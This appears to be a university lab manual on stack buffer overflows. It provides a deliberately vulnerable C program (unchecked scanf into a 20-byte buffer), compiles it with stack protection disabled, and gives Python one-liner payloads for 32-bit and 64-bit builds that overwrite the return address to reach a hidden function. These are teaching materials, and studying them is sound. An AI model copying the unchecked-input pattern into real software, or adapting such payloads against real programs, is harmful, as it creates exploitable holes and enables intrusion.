Buffer Overflow Attack

The lab manual is developed based on the post
https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/.
Comments and suggestions can be sent to wxu@bowiestate.edu

1. Lab Environment setting

1.1. Install Kali Linux.

1.1.1. Watch the installation tutorial at https://www.youtube.com/watch?v=GpTIM9OroIY

1.1.2. Set the root account as:

- Username: root
- Password: dees

2. Create a c Program with Buffer Overflow Vulnerability

2.1. mkdir bof. You may want to create a folder using

2.2. gedit vunln.c

```c
#include <stdio.h>

void secretFunction()
{
	printf("Congratulations!\n");
	printf("You have entered in the secret function!\n");
}

void echo()
{
	char buffer[20];

	printf("Enter some text:\n");
	scanf("%s", buffer);
	printf("You entered: %s\n", buffer);
}

int main()
{
	echo();

	return 0;
}
```

2.3. The goal of the lab is to invoke the function secretFunction.

3. Compile and Execution

3.1. Compile with protection model off

```
root@kali:~/bof# gcc vuln.c -o vuln -fno-stack-protector -m32
```

3.2. (Optional) Handle error message.

3.2.1.If you see the following message

```
root@kali:~/bof# gcc vuln.c -o vuln -fno-stack-protector -m32
In file included from /usr/include/stdio.h:27:0,
                 from vuln.c:1:
/usr/include/features.h:364:25: fatal error: sys/cdefs.h: No such file or directory
 #  include <sys/cdefs.h>
                         ^
compilation terminated.
```

3.2.2.Download additional library

```
oot@kali:~/bof# sudo apt-get install g++-multilib
```

3.2.3.Recompile it

```
root@kali:~/bof# gcc vuln.c -o vuln -fno-stack-protector -m32
```

4. Exploit the binary

4.1. Type the command.

```
root@kali:~/bof# objdump -d vuln
```

4.2. Running results

```
0804846b <secretFunction>:
 804846b:       55                      push   %ebp
 804846c:       89 e5                   mov    %esp,%ebp
 804846e:       83 ec 08                sub    $0x8,%esp
 8048471:       83 ec 0c                sub    $0xc,%esp
 8048474:       68 80 85 04 08          push   $0x8048580
 8048479:       e8 b2 fe ff ff          call   8048330 <puts@plt>
 804847e:       83 c4 10                add    $0x10,%esp
 8048481:       83 ec 0c                sub    $0xc,%esp
 8048484:       68 94 85 04 08          push   $0x8048594
 8048489:       e8 a2 fe ff ff          call   8048330 <puts@plt>
 804848e:       83 c4 10                add    $0x10,%esp
 8048491:       90                      nop
 8048492:       c9                      leave
 8048493:       c3                      ret

08048494 <echo>:
 8048494:       55                      push   %ebp
 8048495:       89 e5                   mov    %esp,%ebp
 8048497:       83 ec 28                sub    $0x28,%esp
 804849a:       83 ec 0c                sub    $0xc,%esp
 804849d:       68 bd 85 04 08          push   $0x80485bd
 80484a2:       e8 89 fe ff ff          call   8048330 <puts@plt>
 80484a7:       83 c4 10                add    $0x10,%esp
 80484aa:       83 ec 08                sub    $0x8,%esp
 80484ad:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484b0:       50                      push   %eax
 80484b1:       68 ce 85 04 08          push   $0x80485ce
 80484b6:       e8 95 fe ff ff          call   8048350 <__isoc99_scanf@plt>
 80484bb:       83 c4 10                add    $0x10,%esp
 80484be:       83 ec 08                sub    $0x8,%esp
 80484c1:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484c4:       50                      push   %eax
 80484c5:       68 d1 85 04 08          push   $0x80485d1
 80484ca:       e8 51 fe ff ff          call   8048320 <printf@plt>
```

5. **Attack**

5.1. Type the following command.

```
root@kali:~/bof# python -c 'print "a"*32 + "\x6b\x84\x04\x08"' | ./vuln
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaak�
Congratulations!
You have entered in the secret function!
Segmentation fault
```

5.2. Questions

5.2.1. Describe your observation.


5.2.2. Where does the number 32 come from?

5.2.3. What does the print “a”+32 mean?

5.2.4. What does \x6b\x84\x04\x08 mean?

Buffer Overflow: How It Works

Memory Layout of a C program



http://i.stack.imgur.com/1Yz9K.gif

1. **Command line arguments and environment variables**: The arguments passed to a program before running and the environment variables are stored in this section.
2. **Stack**: This is the place where all the function parameters, return addresses and the local variables of the function are stored. It's a LIFO structure. It grows downward in memory (from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.
3. **Heap**: All the dynamically allocated memory resides here. Whenever we use malloc to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory (from lower to higher memory addresses) as more and more memory is required.
4. **Uninitialized data (Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.
5. **Initialized data (Data Segment)**: All the initialized data is stored here. This consists of all global and static variables which are initialized by the programmer.
6. **Text**: This is the section where the executable code is stored. The loader loads instructions from here and executes them. It is often read only.

Some common registers

1. **%eip**: The **Instruction pointer register**. It stores the address of the next instruction to be executed. After every instruction execution it's value is incremented depending upon the size of an instruction.
2. **%esp**: The **Stack pointer register**. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory (from higher address values to lower address values). So the %esp points to the value in stack at the lowest memory address.
3. **%ebp**: The **Base pointer register**. The %ebp register usually set to %esp at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by

subtracting offsets from `%ebp` and function parameters are accessed by adding offsets to it as you shall see in the next section

Memory management during function calls

Consider the following piece of code:

```
void func(int a, int b)
{
    int c;
    int d;
    // some code
}
void main()
{
    func(1, 2);
    // next instruction
}
```

Assume our `%eip` is pointing to the `func` call in `main`. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left (in reverse order). So `2` will be pushed first and then `1`.
2. We need to know where to return after `func` is completed, so push the address of the next instruction on the stack.
3. Find the address of `func` and set `%eip` to that value. The control has been transferred to `func()`.
4. As we are in a new function we need to update `%ebp`. Before updating we save it on the stack so that we can return later back to `main`. So `%ebp` is pushed on the stack.
5. Set `%ebp` to be equal to `%esp`. `%ebp` now points to current stack pointer.
6. Push local variables onto the stack/reserver space for them on stack. `%esp` will be changed in this step.
7. After `func` gets over we need to reset the previous stack frame. So set `%esp` back to `%ebp`. Then pop the earlier `%ebp` from stack, store it back in `%ebp`. So the base pointer register points back to where it pointed in `main`.
8. Pop the return address from stack and set `%eip` to it. The control flow comes back to `main`, just after the `func` function call.

This is how the stack would look while in `func`.

2	
1	
<return address>	
<%ebp of main()>	<-- %ebp
<space for 'c'>	
<space for 'd'>	<-- %esp

Source Code

//vuln.c

```
#include <stdio.h>

void secretFunction()
{
        printf("Congratulations!\n");
        printf("You have entered in the secret function!\n");
}

void echo()
{
        char buffer[20];

        printf("Enter some text:\n");
        scanf("%s", buffer);
        printf("You entered: %s\n", buffer);
}

int main()
{
        echo();

        return 0;
}
```

Possible Problem:

If you use 64bits machine. You will see something like this:

```
00000000004005f6 <secretfunction>:
4005f6: 55 push %rbp
4005f7: 48 89 e5 mov %rsp,%rbp
4005fa: bf f8 06 40 00 mov $0x4006f8,%edi
4005ff: e8 ac fe ff ff callq 4004b0 <puts@plt>
400604: bf 10 07 40 00 mov $0x400710,%edi
400609: e8 a2 fe ff ff callq 4004b0 <puts@plt>
40060e: 90 nop
40060f: 5d pop %rbp
400610: c3 retq

0000000000400611 <echo>:
400611: 55 push %rbp
400612: 48 89 e5 mov %rsp,%rbp
400615: 48 83 ec 20 sub $0x20,%rsp
400619: bf 39 07 40 00 mov $0x400739,%edi
40061e: e8 8d fe ff ff callq 4004b0 <puts@plt>
400623: 48 8d 45 e0 lea -0x20(%rbp),%rax
```

How to fix?

You need to use 32 (0x20) +8=40 then it came right as its 64 bit=8byte for register

```
python -c 'print "a"*40 + "\xf6\x05\x40\x00\x00\x00\x00\x00"' | ./vuln
```

Reference

- http://www.cis.syr.edu/~wedu/seed/lab_env.html
- https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/